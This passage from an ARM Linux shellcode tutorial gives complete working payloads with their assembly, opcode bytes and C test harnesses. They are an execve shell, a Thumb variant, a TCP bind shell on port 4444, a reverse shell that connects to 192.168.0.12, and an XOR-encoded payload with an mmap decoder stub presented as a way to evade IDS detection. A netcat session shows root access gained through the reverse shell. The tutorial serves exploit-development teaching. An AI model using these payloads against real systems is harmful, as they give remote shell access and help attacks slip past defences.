"\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00";
int main(void) {
  (*(void(*)()) code)();
  return 0;
}
```

Compile and execute it

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o test_execve test_execve.c
root@raspberrypi:/home/pi/arm/episode2# ./test_execve
# pwd
/home/pi/arm/episode2
```

Thumb consideration

Thumb consists of a subset of 32 bit ARM instructions into a 16 bit instruction set. Thumb should only be used for memory constrained environments, because it usually has higher performances than normal ARM code on a processor with a 16 bit data bus, but lower performances on a processor with a 32 bit data bus.

There are different methods to *enter* and *leave* the thumb state, in the following example we will see one of the most used methods, it consists in turning on the least-significant bit of the program counter and call the BX (Branch and Exchange) instruction.

Thumb version for the execve shellcode

This is the source code for the new execve shellcode in Thumb mode (file: [execveT.s]())

```
.text
.global _start
_start:
  @ execve("/bin/sh",["/bin/sh", 0], 0)
  .code 32
  add r6, pc, #1  @ turn on the least-significant bit of the program counter
  bx r6           @ Branch and Exchange
  .code 16
  mov r0, pc
  add r0, #16
  sub r2, r2, r2
  push {r0, r2}
  mov r1, sp
  mov r7, #11
  swi #0
  _exit:
  mov r0, #0
```

```
  mov r7, #1
  swi #0          @ exit(0)
.asciz "/bin/sh"
```

```
Assemble, link and execute the programroot@raspberrypi:/home/pi/arm/episode2# as -o
execveT.o execveT.s
root@raspberrypi:/home/pi/arm/episode2# ld -o execveT execveT.o
root@raspberrypi:/home/pi/arm/episode2# ./execveT
# pwd
/home/pi/arm/episode2
```

Extract the opcodes

```
for i in $(objdump -d execveT | grep "^ "|awk -F"[\t]" '{print $2}'); do echo -n
${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed 's/.\{2\}/\\x&/g'
\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x10\x30\x92\x1a\x05\xb4\x69\x46\x0b\x27\x00\x
df\x00\x20\x01\x27\x00\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

As expected the size of the shellcode is smaller than the previous ARM shellcode, let's test it (file: test_execveT.c)

```
#include <stdio.h>
char *code=
"\x01\x60\x8f\xe2\x16\xff\x2f\xe1\x78\x46\x10\x30\x92\x1a\x05\xb4\x69\x46\x0b\x27\x00\
xdf\x00\x20\x01\x27\x00\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00";
int main(void) {
  (*(void(*)()) code)();
  return 0;
}
```

Compile and execute the program

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o test_execveT test_execveT.c
root@raspberrypi:/home/pi/arm/episode2# ./test_execveT
# pwd
/home/pi/arm/episode2
```

Bind TCP shellcode

In this section we will see a TCP port binding shellcode, the purpose here is to bind the shell to a network port that listens for incoming connections.

The steps to do in this case are:

- Create a socket (TCP)
- Bind the created socket to an address/port

- Use syscall *listen* for incoming connections
- Use syscall *accept*
- Use *dup2* syscall to redirect stdin, stdout and stderr
- Use the execve syscall

Create a socket (TCP)

Get syscall number for socket syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep socket
#define __NR_socketcall (__NR_SYSCALL_BASE+102)
#define __NR_socket (__NR_SYSCALL_BASE+281)
#define __NR_socketpair (__NR_SYSCALL_BASE+288)
#undef __NR_socketcall
```

As you can see from the above output, it is not possible to make use of the *socketcall* syscall, but we can use directly the socket *syscall* :). Let's look at how to call the socket *syscall* with its respective parameters

```
@ sockfd = socket(int socket_family, int socket_type, int protocol);
mov r0, #2    @ PF_INET = 2
mov r1, #1    @ SOCK_STREAM = 1
mov r2, #0    @ IPPROTO_IP = 0
ldr r7, =#281 @ socket syscall
swi 0
@ r0 contains the fd returned by the syscall
mov r6, r0    @ save the file descriptor into r6
```

Bind the created socket to an address/port

We have to bind the file descriptor (saved into *r6*) to an address/port, in order to do it we must use the *bind* syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep bind
#define __NR_bind (__NR_SYSCALL_BASE+282)
#define __NR_mbind (__NR_SYSCALL_BASE+319)
```

We have the syscall number, now let's look at the parameters of the bind syscall

```
@ int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
```

Get syscall number for socket syscall

```
X
struct sockaddr_in {
  __kernel_sa_family_t sin_family; /* Address family */
  __be16 sin_port; /* Port number */
  struct in_addr sin_addr; /* Internet address */
};
```

In our case we have

```
sin_addr=0
sin_port=4444
sin_family=AF_INET (0x2)
```

We have everything we need to write the code

```
mov r1, #0x5C             @ r1=0x5c
mov r5, #0x11             @ r5=0x11
mov r1, r1, lsl #24       @ r1=0x5c000000
add r1, r1, r5, lsl #16 @ r1=0x5c110000 - port number=4444(0x115C)
add r1, #2                @ r1=0x5c110002 - sin_family+sin_port
sub r2, r2, r2            @ sin_addr
push {r1, r2}             @ push into the stack r1 and r2
mov r1, sp                @ save pointer to sockaddr_in struct
mov r2, #0x10             @ addrlen
mov r0, r6                @ mov sockfd into r0
ldr r7, =#282             @ bind syscall number
swi 0
```

Use syscall listen for incoming connections

Look at the number of the *listen* syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep listen
#define __NR_listen (__NR_SYSCALL_BASE+284)
```

Let’s look at the parameters of the *listen* syscall and fill them

```
@ int listen(int sockfd, int backlog);
mov r0, r6    @ mov sockfd into r0
mov r1, #1    @ backlog=1
ldr r7, =#284 @ listen syscall
swi 0
```

Use syscall accept

Look at the number of the *accept* syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep accept
#define __NR_accept (__NR_SYSCALL_BASE+285)
#define __NR_accept4 (__NR_SYSCALL_BASE+366)
```

Let's look at the parameters of the *accept* syscall and fill them

```
@ int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen)
mov r0, r6      @ mov sockfd into r0
sub r1, r1, r1 @ addr=0
sub r2, r2, r2 @ addrlen=0
ldr r7, =#285
swi 0
```

Use *dup2* syscall to redirect stdin, stdout and stderr

Look at the number of the accept syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep dup2
#define __NR_dup2 (__NR_SYSCALL_BASE+ 63)
```

Let's look at the parameters of the *dup2* syscall and fill them

```
@ Redirect stdin, stdout and stderr via dup2
mov r1, #2        @ counter stdin(0), stdout(1) and stderr(2)
loop:
mov r7, #63     @ dup2 syscall
swi 0
sub r1, r1, #1 @ decrement counter
cmp r1, #-1     @ compare r1 with -1
bne loop        @ if the result is not equal jmp to loop
```

Use the *execve* syscall

We use the same code we used in the "Shell spawning shellcode" section for the *execve* syscall

```
@ int execve(const char *filename, char *const argv[],char *const envp[]);
mov r0, pc
add r0, #32
sub r2, r2, r2
push {r0, r2}
mov r1, sp
mov r7, #11
swi 0
_exit:
```

```
mov r0, #0
mov r7, #1
swi 0 @ exit(0)
.asciz "/bin/sh"
```

This is the code of the complete shellcode (file: [bind.s]())

```
@.syntax unified
.global _start
_start:
  @ sockfd = socket(int socket_family, int socket_type, int protocol);
  mov r0, #2    @ PF_INET = 2
  mov r1, #1    @ SOCK_STREAM = 1
  mov r2, #0    @ IPPROTO_IP = 0
  ldr r7, =#281 @ socketcall
  swi 0

  @ r0 contains the fd returned by the syscall
  mov r6, r0 @ file descriptor

  @ bind the file descriptor to an address/port
  @ int bind(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
  @struct sockaddr_in {
    @ __kernel_sa_family_t sin_family; /* Address family */
    @ __be16 sin_port; /* Port number */
  @ struct in_addr sin_addr; /* Internet address */
  @};

  @sin_addr=0
  @sin_port=4444
  @sin_family=AF_INET

  mov r1, #0x5C           @ r1=0x5c
  mov r5, #0x11           @ r5=0x11
  mov r1, r1, lsl #24     @ r1=0x5c000000
  add r1, r1, r5, lsl #16 @ r1=0x5c110000 - port number=4444(0x115C)
  add r1, #2              @ r1=0x5c110002 - sin_family+sin_port
  sub r2, r2, r2          @ sin_addr
  push {r1, r2}           @ push into the stack r1 and r2
  mov r1, sp              @ save pointer to sockaddr_in struct
  mov r2, #0x10           @ addrlen
  mov r0, r6              @ mov sockfd into r0
  ldr r7, =#282           @ bind syscall
  swi 0
  @ listen for incoming connections via SYS_LISTEN
  @ int listen(int sockfd, int backlog);
  mov r0, r6    @ mov sockfd into r0
  mov r1, #1    @ backlog=1
  ldr r7, =#284 @ listen syscall
  swi 0
  @ Accept connections
  @ int accept(int sockfd, struct sockaddr *addr, socklen_t *addrlen)
  mov r0, r6     @ mov sockfd into r0
  sub r1, r1, r1 @ addr=0
  sub r2, r2, r2 @ addrlen=0
  ldr r7, =#285  @ accept syscall
  swi 0
  @ Redirect stdin, stdout and stderr via dup2
  mov r1, #2       @ counter stdin(0), stdout(1) and stderr(2)
  loop:
```

```
    mov r7, #63     @ dup2 syscall
    swi 0
    sub r1, r1, #1 @ decrement counter
    cmp r1, #-1     @ compare r1 with -1
    bne loop        @ if the result is not equal jmp to loop
  @ int execve(const char *filename, char *const argv[],char *const envp[]);
  mov r0, pc
  add r0, #32
  sub r2, r2, r2
  push {r0, r2}
  mov r1, sp
  mov r7, #11
  swi 0
_exit:
  mov r0, #0
  mov r7, #1
  swi 0   @ exit(0)
.asciz "/bin/sh"
```

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode2# as -o bind.o bind.s
root@raspberrypi:/home/pi/arm/episode2# ld -o bind bind.o
```

Test it

```
root@raspberrypi:/home/pi/arm/episode2# ./bind
root@raspberrypi:/home/pi/arm/episode2# netstat -anpt | grep bind
tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN 15008/bind
```

Extract the opcode

```
for i in $(objdump -d bind | grep "^ "|awk -F"[\t]" '{print $2}'); do echo -n
${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed 's/.\{2\}/\\x&/g'
\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x00\x20\xa0\xe3\xa0\x70\x9f\xe5\x00\x00\x00\xef\x00\x
60\xa0\xe1\x5c\x10\xa0\xe3\x11\x50\xa0\xe3\x01\x1c\xa0\xe1\x05\x18\x81\xe0\x02\x10\x81
\xe2\x02\x20\x42\xe0\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\x10\x20\xa0\xe3\x06\x00\xa0\xe1\x
70\x70\x9f\xe5\x00\x00\x00\xef\x06\x00\xa0\xe1\x01\x10\xa0\xe3\x47\x7f\xa0\xe3\x00\x00
\x00\xef\x06\x00\xa0\xe1\x01\x10\x41\xe0\x02\x20\x42\xe0\x50\x70\x9f\xe5\x00\x00\x00\x
ef\x02\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x01\x10\x41\xe2\x01\x00\x71\xe3\xfa
\xff\xff\x1a\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\x
a0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef
\x2f\x62\x69\x6e\x2f\x73\x68\x00\x19\x01\x00\x00\x1a\x01\x00\x00\x1d\x01\x00\x00
```

Test it (file: test_bind.c)


```
#include <stdio.h>
char
*code="\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x00\x20\xa0\xe3\xa0\x70\x9f\xe5\x00\x00\x00\xe
f\x00\x60\xa0\xe1\x5c\x10\xa0\xe3\x11\x50\xa0\xe3\x01\x1c\xa0\xe1\x05\x18\x81\xe0\x02\
```

```
x10\x81\xe2\x02\x20\x42\xe0\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\x10\x20\xa0\xe3\x06\x00\xa
0\xe1\x70\x70\x9f\xe5\x00\x00\x00\xef\x06\x00\xa0\xe1\x01\x10\xa0\xe3\x47\x7f\xa0\xe3\
x00\x00\x00\xef\x06\x00\xa0\xe1\x01\x10\x41\xe0\x02\x20\x42\xe0\x50\x70\x9f\xe5\x00\x0
0\x00\xef\x02\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x01\x10\x41\xe2\x01\x00\x71\
xe3\xfa\xff\xff\x1a\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0
d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\
x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00\x19\x01\x00\x00\x1a\x01\x00\x00\x1d\x01\x00\x0
0";
int main(void) {
  (*(void(*)()) code)();
  return 0;
}
```

Compile it

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o test_bind test_bind.c
```

Test it



Reverse shell shellcode

In this section we will see a TCP reverse shell shellcode. The purpose is to open a shell that reverse connects to a configured IP and port and executes a shell.

The steps to follow are:

- Create a socket
- Connect to a IP/port
- Redirect stdin, stdout and stderr via *dup2*
- Execve a /bin/sh

Create a TCP socket

In the previous chapter we have seen that the socket syscall number is **281**.

Proceed with the filling of the parameters

```
@ sockfd = socket(int socket_family, int socket_type, int protocol);
mov r0, #2     @ PF_INET = 2
mov r1, #1     @ SOCK_STREAM = 1
mov r2, #0     @ IPPROTO_IP = 0
ldr r7, =#281 @ socketcall
swi 0
@ r0 contains the fd returned by the syscall
mov r6, r0 @ file descriptor
```

Connect to a IP/port

Look at the number of the *connect* syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep connect
#define __NR_connect (__NR_SYSCALL_BASE+283)
```

Let's look at the parameters of the *connect* syscall and fill them

```
@ int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);

struct sockaddr_in {
  __kernel_sa_family_t sin_family; /* Address family */
  __be16 sin_port; /* Port number */
  struct in_addr sin_addr; /* Internet address */
};
sin_addr=192.168.0.12
sin_port=4444
sin_family=AF_INET
```

We have everything we need to write the code

```
mov r1, #0x5C              @ r1=0x5c
mov r5, #0x11              @ r5=0x11
mov r1, r1, lsl #24        @ r1=0x5c000000
add r1, r1, r5, lsl #16 @ r1=0x5c110000 - port number=4444(0x115C)
add r1, #2                 @ r1=0x5c110002 - sin_family+sin_port
ldr r2, =#0x0c00a8c0       @ sin_addr=192.168.0.12 each octet is represented by one byte
push {r1, r2}              @ push into the stack r1 and r2
mov r1, sp                 @ save pointer to sockaddr_in struct
mov r2, #0x10              @ addrlen
mov r0, r6                 @ mov sockfd into r0
ldr r7, =#283              @ connect syscall
swi 0
```

Redirect stdin, stdout and stderr via *dup2*

We have seen that the dup2 syscall number is **63**

Let's look at the parameters of the *dup2* syscall and fill them

```
@ Redirect stdin, stdout and stderr via dup2
mov r1, #2        @ counter stdin(0), stdout(1) and stderr(2)
loop:
mov r0, r6      @ mov sockfd into r0
mov r7, #63     @ dup2 syscall
swi 0
sub r1, r1, #1 @ decrement counter
cmp r1, #-1     @ compare r1 with -1
bne loop        @ if the result is not equal jmp to loop
```

Execve a /bin/sh

We use the same code we used in the "Shell spawning shellcode" section for the *execve* syscall

```
@ int execve(const char *filename, char *const argv[],char *const envp[]);
mov r0, pc
add r0, #32
sub r2, r2, r2
push {r0, r2}
mov r1, sp
mov r7, #11
swi 0
_exit:
  mov r0, #0
  mov r7, #1
  swi 0 @ exit(0)
shell: .asciz "/bin/sh"
```

Assemble and link the program [reverse_shell.s]()

```
root@raspberrypi:/home/pi/arm/chapter3# as -o reverse_shell.o reverse_shell.s
root@raspberrypi:/home/pi/arm/chapter3# ld -o reverse_shell reverse_shell.o
```

Extract the opcode

```
for i in $(objdump -d reverse_shell | grep "^ "|awk -F"[\t]" '{print $2}'); do echo -n
${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed 's/.\{2\}/\\x&/g'
\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x00\x20\xa0\xe3\x80\x70\x9f\xe5\x00\x00\x00\xef\x00\x
60\xa0\xe1\x5c\x10\xa0\xe3\x11\x50\xa0\xe3\x01\x1c\xa0\xe1\x05\x18\x81\xe0\x02\x10\x81
\xe2\x64\x20\x9f\xe5\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\x10\x20\xa0\xe3\x06\x00\xa0\xe1\x
54\x70\x9f\xe5\x00\x00\x00\xef\x02\x10\xa0\xe3\x06\x00\xa0\xe1\x3f\x70\xa0\xe3\x00\x00
\x00\xef\x01\x10\x41\xe2\x01\x00\x71\xe3\xf9\xff\xff\x1a\x0f\x00\xa0\xe1\x20\x00\x80\x
e2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x00
\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00\x19\x01\x
00\x00\xc0\xa8\x00\x0c\x1b\x01\x00\x00
```

Test it

File test_reverse.c

```
#include <stdio.h>
char *code=
"\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x00\x20\xa0\xe3\x80\x70\x9f\xe5\x00\x00\x00\xef\x00\
x60\xa0\xe1\x5c\x10\xa0\xe3\x11\x50\xa0\xe3\x01\x1c\xa0\xe1\x05\x18\x81\xe0\x02\x10\x8
1\xe2\x64\x20\x9f\xe5\x06\x00\x2d\xe9\x0d\x10\xa0\xe1\x10\x20\xa0\xe3\x06\x00\xa0\xe1\
x54\x70\x9f\xe5\x00\x00\x00\xef\x02\x10\xa0\xe3\x06\x00\xa0\xe1\x3f\x70\xa0\xe3\x00\x0
0\x00\xef\x01\x10\x41\xe2\x01\x00\x71\xe3\xf9\xff\xff\x1a\x0f\x00\xa0\xe1\x20\x00\x80\
xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00\xef\x0
0\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69\x6e\x2f\x73\x68\x00\x19\x01\
x00\x00\xc0\xa8\x00\x0c\x1b\x01\x00\x00";
int main(void) {
  (*(void(*)()) code)();
  return 0;
}
root@raspberrypi:/home/pi/arm/episode2# gcc -o test_reverse test_reverse.c
```

Victim machine

```
root@raspberrypi:/home/pi/arm/episode2# ./test_reverse
```

Remote machine (192.168.0.12)

```
invictus@invictus-Inspiron-5537:~$ nc -l -p 4444 -v
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.0.13] port 4444 [tcp/*] accepted (family 2, sport 44514)
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/home/pi/arm/episode2
```

And now we have control from the remote machine

```
root@raspberrypi:/home/pi/arm/episode2# netstat -anpt | grep 4444
tcp        0      0 192.168.0.13:44514      192.168.0.12:4444       ESTABLISHED 26101/sh
```

Load and execute a shell from memory

In this chapter we will see how to create a shellcode that loads and executes the execve shellcode from memory.

We will begin by taking the opcode of the execve shellcode (file: execve)

Extract the opcode

```
for i in $(objdump -d execve | grep "^ "|awk -F"[\t]" '{print $2}'); do echo -n
${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed 's/.\{2\}/\\x&/g'
\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\x
70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x69
\x6e\x2f\x73\x68\x00
```


Create a simple encoder

Encoding of the shellcode is generally used for the following reasons:

- Avoid detection of IDS and/or network sensors
- Avoid bad characters

The execve shellcode contains the string */bin/sh*, this string could be easily detected for example by network based sensors, and we will see a method for encoding all the execve's shellcode.

For building the encoder we will use two *xor* keys, one key is used to encode the bytes in position 6 and 12, and the other one is used for the rest of the code.




```
#include <stdio.h>
int main() {
  //execve shellcode
  unsigned char shellcode[] =
"\x0f\x00\xa0\xe1\x20\x00\x80\xe2\x02\x20\x42\xe0\x05\x00\x2d\xe9\x0d\x10\xa0\xe1\x0b\
x70\xa0\xe3\x00\x00\x00\xef\x00\x00\xa0\xe3\x01\x70\xa0\xe3\x00\x00\x00\xef\x2f\x62\x6
9\x6e\x2f\x73\x68\x00";

  int len = 48;
  char out[len];
  int i;
  for(i=0; i<len; i++) {
    if(i==6 || i==12) {
      out[i] = shellcode[i] ^ 0x12;
      printf("0x%x,", out[i]);
      out[i]++;
    } else {
      out[i] = shellcode[i] ^ 0x47;
```

```
      if(i==47) {
        printf("0x%x\n", out[i]);
      } else {
        printf("0x%x,", out[i]);
      }
      out[i]++;
    }
  }
  return 0;
}
```

Compile and execute the encoder program

```
root@raspberrypi:/home/pi/arm/episode2# gcc -o encoder encoder.c
root@raspberrypi:/home/pi/arm/episode2# ./encoder
0x48,0x47,0xe7,0xa6,0x67,0x47,0x92,0xa5,0x45,0x67,0x5,0xa7,0x17,0x47,0x6a,0xae,0x4a,0x
57,0xe7,0xa6,0x4c,0x37,0xe7,0xa4,0x47,0x47,0x47,0xa8,0x47,0x47,0xe7,0xa4,0x46,0x37,0xe
7,0xa4,0x47,0x47,0x47,0xa8,0x68,0x25,0x2e,0x29,0x68,0x34,0x2f,0x47
```

We can write now the shellcode that maps a new area of memory, decodes the execve shellcode into the new allocated area and launches the execve shellcode from memory, the steps to perform are:

- Creation of a writable and executable memory area
- Write the algorithm for decoding the shellcode and write the decoded bytes into the new allocated area
- Jump into the new allocated area to execute the shellcode

Creation of a writable and executable memory area

To map the new area of memory we use the mmap2 syscall

```
root@raspberrypi:/home/pi/arm/episode2# cat /usr/include/arm-linux-
gnueabihf/asm/unistd.h | grep mmap
#define __NR_mmap (__NR_SYSCALL_BASE+ 90)
#define __NR_mmap2 (__NR_SYSCALL_BASE+192)
#undef __NR_mmap
```

Let's start to write the code

```
@ mapping new area of memory in the heap
mov r4, #0xffffffff  @ file descriptor
ldr r0, =0x00030000  @ address
ldr r1, =0x1000      @ size
mov r2, #7           @ prot
mov r3, #0x32        @ flags
mov r5, #0           @ offset
mov r7, #192         @ syscall number
```

```
swi #0                @ mmap2(0x30000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x30000
```

Write the algorithm for decoding the shellcode and write the decoded bytes into the newly allocated area

```
mov r8, #48          @ size of the shellcode
mov r1, pc           @ move into r1 the pc
add r1, #76          @ address of the shellcode
ldr r5, =#0x12       @ xor key1
ldr r6, =#0x47       @ xor key2
mov r9, r0           @ save return address of the mnmap
mov r4, #0           @ index for the loop
start:
  ldrb r2, [r1, r4] @ store into r2 the byte at the location (r1 + r4)
  cmp r4, #6         @ check the number of the index (r4)
  bne xor2           @ if r4 is not equal to 6 jmp to xor2
xor1:
  eor r2, r2, r5     @ decoder algorithm with xor key1
  strb r2, [r9, r4] @ save the decoded byte into the allocated memory
  add r4, #1         @ increment the index by 1
  b start            @ jump to start
xor2:
  cmp r4, #12        @ check the number of the index (r4)
  beq xor1           @ if r4 is equal to 12 jmp to xor1
  eor r2, r2, r6     @ decoder alghorithm with xor key2
  strb r2, [r9, r4] @ save the decoded byte into the allocated memory
  add r4, #1         @ increment the index by 1
  cmp r4, r8         @ check the index with the size of the shellcode
  bne start          @ if index!=sizeOfShellcode jump to start
```

Jump into the new allocated area to execute the shellcode

```
end:
  blx r9 @ jmp to the allocated area
```

All the source code (file: decoder.s)

```
.global _start
_start:
  @ mapping new area of memory in the heap
  mov r4, #0xffffffff @ file descriptor
  ldr r0, =0x00030000 @ address
  ldr r1, =0x1000     @ size totale della mapping table
  mov r2, #7          @ prot
  mov r3, #0x32       @ flags
  mov r5, #0          @ offset
  mov r7, #192        @ syscall number
  swi #0              @ mmap2(0x30000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x30000

  mov r8, #48         @ size of the shellcode
  mov r1, pc          @ move into r1 the pc
  add r1, #76         @ address of the shellcode
```

```
  ldr r5, =#0x12        @ xor key1
  ldr r6, =#0x47        @ xor key2
  mov r9, r0            @ save return address of the mnmap
  mov r4, #0            @ index for the loop
start:
  ldrb r2, [r1, r4]     @ store into r2 the byte at the location (r1 + r4)
  cmp r4, #6            @ check the number of the index (r4)
  bne xor2              @ if r4 is not equal to 6 jmp to xor2
xor1:
  eor r2, r2, r5        @ decoder alghorithm with xor key1
  strb r2, [r9, r4]     @ save the decoded byte into the allocated memory
  add r4, #1            @ increment the index by 1
  b start               @ jump to start
xor2:
  cmp r4, #12           @ check the number of the index (r4)
  beq xor1              @ if r4 is equal to 12 jmp to xor1
  eor r2, r2, r6        @ decoder alghorithm with xor key2
  strb r2, [r9, r4]     @ save the decoded byte into the allocated memory
  add r4, #1            @ increment the index by 1
  cmp r4, r8            @ check the index with the size of the shellcode
  bne start             @ if index!=sizeOfShellcode jump to start
end:

  blx r9                @ jmp to the allocated area
  shellcode: .byte
0x48,0x47,0xe7,0xa6,0x67,0x47,0x92,0xa5,0x45,0x67,0x5,0xa7,0x17,0x47,0x6a,0xae,0x4a,0x
57,0xe7,0xa6,0x4c,0x37,0xe7,0xa4,0x47,0x47,0x47,0xa8,0x47,0x47,0xe7,0xa4,0x46,0x37,0xe
7,0xa4,0x47,0x47,0x47,0xa8,0x68,0x25,0x2e,0x29,0x68,0x34,0x2f,0x47
```

Assemble and link the program

```
root@raspberrypi:/home/pi/arm/episode2# as -o decoder.o decoder.s
root@raspberrypi:/home/pi/arm/episode2# ld -o decoder decoder.o
```

Test the decoder shellcode

Let's start with the bytes extraction:

```
root@raspberrypi:/home/pi/arm/episode2# for i in $(objdump -d decoder | grep "^ "|awk
-F"[\t]" '{print $2}'); do echo -n ${i:6:2}${i:4:2}${i:2:2}${i:0:2};done| sed
's/.\{2\}/\\x&/g'
\x00\x40\xe0\xe3\x03\x08\xa0\xe3\x01\x1a\xa0\xe3\x07\x20\xa0\xe3\x32\x30\xa0\xe3\x00\x
50\xa0\xe3\xc0\x70\xa0\xe3\x00\x00\x00\xef\x30\x80\xa0\xe3\x0f\x10\xa0\xe1\x4c\x10\x81
\xe2\x12\x50\xa0\xe3\x47\x60\xa0\xe3\x00\x90\xa0\xe1\x00\x40\xa0\xe3\x04\x20\xd1\xe7\x
06\x00\x54\xe3\x03\x00\x00\x1a\x05\x20\x22\xe0\x04\x20\xc9\xe7\x01\x40\x84\xe2\xf8\xff
\xff\xea\x0c\x00\x54\xe3\xf9\xff\xff\x0a\x06\x20\x22\xe0\x04\x20\xc9\xe7\x01\x40\x84\x
e2\x08\x00\x54\xe1\xf1\xff\xff\x1a\x39\xff\x2f\xe1\x48\x47\xe7\xa6\x67\x47\x92\xa5\x45
\x67\x05\xa7\x17\x47\x6a\xae\x4a\x57\xe7\xa6\x4c\x37\xe7\xa4\x47\x47\x47\xa8\x47\x47\x
e7\xa4\x46\x37\xe7\xa4\x47\x47\x47\xa8\x68\x25\x2e\x29\x68\x34\x2f\x47
```

Create a C file for the decoder shellcode test (test_decoder.c)

```
#include <stdio.h>
char *code=
"\x00\x40\xe0\xe3\x03\x08\xa0\xe3\x01\x1a\xa0\xe3\x07\x20\xa0\xe3\x32\x30\xa0\xe3\x00\
